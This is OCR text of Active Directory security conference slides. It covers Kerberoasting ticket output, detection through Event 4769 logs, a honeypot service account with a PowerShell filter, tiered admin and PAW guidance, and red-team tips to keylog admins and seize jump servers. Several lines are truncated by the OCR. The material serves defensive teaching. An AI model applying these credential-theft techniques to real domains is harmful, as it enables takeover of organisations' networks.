
```
Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-11
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsdb317.lab.adsecurity.org:2010
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-12
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL11.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL23.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL22.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL20.lab.ads
```

```
#5> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 1/25/2017 16:36:49 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#6> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#7> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#8> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL11.lab.adsecurity.org:1434 @ LAB.ADSECURITY.ORG
```

Detection

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC


KerberoastHONEYPO
Organization
Published Certificates
Mem
Dial-in
Object
Security
General
Address
Account
Profile
Remote control
Remote Desktop Services P
Attributes:
Attribute
Value
accountExpires
(never)
accountNameHistory
<not set>
aCSPolicyName
<not set>
adminCount
1
adminDescription
<not set>
adminDisplayName
<not set>
altSecurityIdentities
<not set>
assistant
<not set>
attributeCertificateAttri...
<not set>
audio
<not set>


KerberoastHONEYPOT Properties
?
Organization
Published Certificates
Member Of
Password Replication
Dial-in
Object
Security
Environment
Sessions
General
Address
Account
Profile
Telephones
Delegation
Remote control
Remote Desktop Services Profile
COM+
Attribute Editor
Attributes:
Attribute
Value
countryCode
0
displayName
KerberoastHONEYPOT
lastLogoff
(never)
lastLogon
(never)
logonCount
0
objectCategory
CN=Person,CN=Schema,CN=Configuration,D
objectClass
top; person; organizationalPerson; user
primaryGroupID
513 = (GROUP_RID_USERS)
pwdLastSet
1/25/2017 6:08:43 PM Eastern Standard Tir
sAMAccountName
KerberoastHONEYPOT
sAMAccountType
805306368 = (NORMAL_USER_ACCOUNT
servicePrincipalName
MSSQLSVC/honeypot.lab.adsecurity.org:lts/
userAccountControl
0x10200 = (NORMAL_ACCOUNT | DONT_E

Kerberoast Honeypot

```
PS C:\> Get-ADUser -Filter { (AdminCount -eq 1) -AND (ServicePrincipalName -like "*") }
   -Property * | Select SAMAccountname,ServicePrincipalName

SAMAccountname      ServicePrincipalName
--------------      --------------------
krbtgt              {kadmin/changepw}
KerberoastHONEYPOT {MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap}
```

```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap @ LAB.ADSECURITY.
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canon
    Start Time: 1/25/2017 15:10:27 (local)
    End Time:   1/26/2017 1:10:27 (local)
    Renew Time: 2/1/2017 15:10:27 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Kerberoast Detection (Honeypot)

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC

```
$KerberoastEventData | where {$_.ServiceName -like "*Honeypot*"} | select EventID,Date,AccountName,ServiceName
```

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT

AD Administration Paradigm Shift


Traditional AD Administration

- All admins are Domain Admins.
- Administration from anywhere – servers, workstations, Starbucks.
- Need a service account with AD rights – Domain Admin!
- Need to manage user accounts – Account Operators!
- Need to run backups (anywhere) – Backup Operators!
- Management system deploys software & patches all workstations, servers, & Domain Controllers.
- Agents, everywhere!
- Full Compromise… Likely

Secure AD Administration

- Few AD Admins (not always DA).
- Admin accounts only ever logon to admin workstations/servers.
- Block Kerberos delegation on Admin accounts (add to Protected Users, Windows 2012 R2)
- Review requirements for AD privileges & delegate as appropriate.
- Tiered Administration model:
  - Tier 0: Domain Controllers and Domain Admins (& equivalent).
  - Tier 1: Servers and server admins
  - Tier 2: Workstations and workstation admins
- Most important: Protect Active Directory Admin accounts!


AD Admin Tiers



https://technet.microsoft.com/en-us/library/mt631193.aspx

sean@TrimarcSecurity.com]

AD Admin Tiers



https://technet.microsoft.com/en-us/library/mt631193.aspx

Privileged Admin Workstation (PAW)

- Active Directory Admins only ever logon to ADA PAWs.
- Should have limited/secured communication.
- Should be in their own OU.
- May be in another forest (Red/Admin Forest).
- Known good install media.
- Separate management/patching system from other computers.

Red Team Perspective

Securing AD Counterpoint

- AD is only as secure as the AD admin accounts.
- Domain Admin accounts are everywhere!
  - DAs logon to Exchange, SCCM, servers, and workstations.
  - Service Accounts in DA are often used on domain computers.
- Account right is combination of:
  - Group Membership (AD & local computer)
  - Delegated OU & GPO permissions
- Compromise the right account or computer to 0wn AD

Jump (Admin) Servers

- If Admins are **not** using Admin workstations, keylog for creds on admin's workstation.
- Discover all potential remoting services.
  - RDP (2FA?)
  - WMI
  - WinRM/PowerShell Remoting
  - PSExec
  - NamedPipe
- Compromise a Jump Server, 0wn the domain!

Universal Bypass for Most Defenses

Service Accounts

